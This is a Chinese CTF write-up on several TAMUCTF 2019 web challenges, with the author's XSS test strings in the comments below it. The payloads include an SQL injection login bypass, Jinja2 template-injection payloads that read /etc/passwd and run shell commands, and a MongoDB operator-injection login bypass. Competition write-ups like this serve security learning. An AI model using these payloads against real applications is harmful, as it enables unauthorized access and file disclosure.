TAMUCTF-部分web解析

SherlockLee / 2019-03-12 09:19:00 / 浏览数 1257 安全技术 CTF 顶(0) 踩(0)

TAMUCTF-部分web解析

这次的这个比赛难度还是有些梯度的，有些知识点想到了，就能出来了，后面两道web题没有想到考的什么就没有做出来。

Not Another SQLi Challenge

(http://web1.tamuctf.com)[http://web1.tamuctf.com]

标题写着sqli chanllenge，很明显就是sql注入了，直接上payload

```
username=1&password=-1' or 1=1 #
```

flag:gigem{f4rm3r5_f4rm3r5_w3'r3_4ll_r16h7}

Robots Rule

(http://web5.tamuctf.com)[http://web5.tamuctf.com]
打开链接，扫一下，可以看见有robot.php,robots.txt文件，访问一下

```
User-agent: *

WHAT IS UP, MY FELLOW HUMAN!
HAVE YOU RECEIVED SECRET INFORMATION ON THE DASTARDLY GOOGLE ROBOTS?!
YOU CAN TELL ME, A FELLOW NOT-A-ROBOT!
```

看懂Google robots，这里我们应该想到更改代理，伪造googlebot，直接扔一个代理网站
https://developers.whatismybrowser.com/useragents/explore/software_name/googlebot/?order_by=operating_system_name
设置好代理，访问robots.php
得到flag：gigem{be3p-bOop_rob0tz_4-lyfe}

Many Gig'ems to you!

(http://web7.tamuctf.com)[http://web7.tamuctf.com]
这道题就不想吐槽了，就是在几个网页源码和cookie中找到字符串进行拼接得到flag
flag：gigem{flag_in_source_and_cookies}

Science!

(http://web3.tamuctf.com)[http://web3.tamuctf.com]
这道题打开链接，看源码，可以看到Flask引人注目

不安全 | view-source:web3.tamuctf.com

```
<html>
    <div style="text-align: center">
    <h1>Welcome to my new FaaS! (Flask as a Service)</h1>
    <h4>Please enter the two chemicals you would like to combine:</h4>
    <form action="/science" method="POST">
        Chemical One: <input type="text" name="chem1"><br>
        Chemical Two: <input type="text" name="chem2"><br>
        <input type="submit">
    </form>
    <br>
    <br>
    <iframe src="https://giphy.com/embed/fqIBaMWI7m708" width="480" height="270" frameBorder="0" class="giphy-embed" allowFullScreen></iframe><p>
    </div>
</html>
```

由此我们可以想到ssti，{{7*7}}测试一波

The result of combining 49 and is:


可以确定就是Flask/jinja2 模板注入
payload：

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}

{{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']("__import__('os').popen('ls').read

{{ ''.__class__.__mro__[2].__subclasses__()[40]('./flag.txt').read() }}
```

flag:gigem{5h3_bl1nd3d_m3_w17h_5c13nc3}
模板注入的具体分析可以看我的一篇(文章)[http://www.sherlocklee.top/2018/12/09/%E6%B3%A8%E5%85%A5/ssti/]

Login App

(http://web4.tamuctf.com)[http://web4.tamuctf.com]
打开链接就是一片绿，一个登录框，随便输入点弹了一个警示框



进行抓包，发现是参数传递传入是json格式，于是大胆猜测一下是Nosql 注入，测试

```
OST /login HTTP/1.1
lost: web4.tamuctf.com
ontent-Length: 55
ccept: application/json, text/javascript, */*; q=0.01
rigin: http://web4.tamuctf.com
-Requested-With: XMLHttpRequest
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
ppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.119
afari/537.36
ontent-Type: application/json;charset=UTF-8
eferer: http://web4.tamuctf.com/?
ccept-Encoding: gzip, deflate
ccept-Language: zh-CN,zh;q=0.9,en;q=0.8
onnection: close

    "username":{"$ne":""},
    "password":{"$ne":""}
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Mon, 04 Mar 2019 10:46:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 15
Connection: close
X-Powered-By: Express
ETag: W/"f-19Ag+XhEyRc+UOhG3N8S4DGKLw4"

"Welcome: bob!"
```


果然就是MongoDb
payload：

```
{"username":"admin","password":{"$ne":"1"}}
```

flag:gigem{n0_sql?_n0_pr0bl3m_8a8651c31f16f5dea}

总结

这次ctf的题目总体来说不是很难，只要想到考的知识点了，这道题就出来，web中bucket那道题好像是和亚马逊的服务器有关，因为没有购买过，就没有去做，最后两道题

上一篇：误用Python “pickle”... 下一篇：一道有意思的魔改base64逆向

1. 7 条回复


SherlockLee 2019-09-24 19:41:31
0 回复Ta


SherlockLee 2019-09-24 19:42:18

"><script>alert(1)</script>#"<"><script>alert(1)</script>#"<

0 回复Ta


SherlockLee 2019-09-24 19:43:21

<script>alert()</script>

0 回复Ta


SherlockLee 2019-09-24 19:44:07

0 回复Ta


SherlockLee 2019-09-24 19:44:48

<iframe src="1"></iframe>

0 回复Ta


SherlockLee 2019-09-24 19:45:54

0 回复Ta


SherlockLee 2019-09-24 19:46:32

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板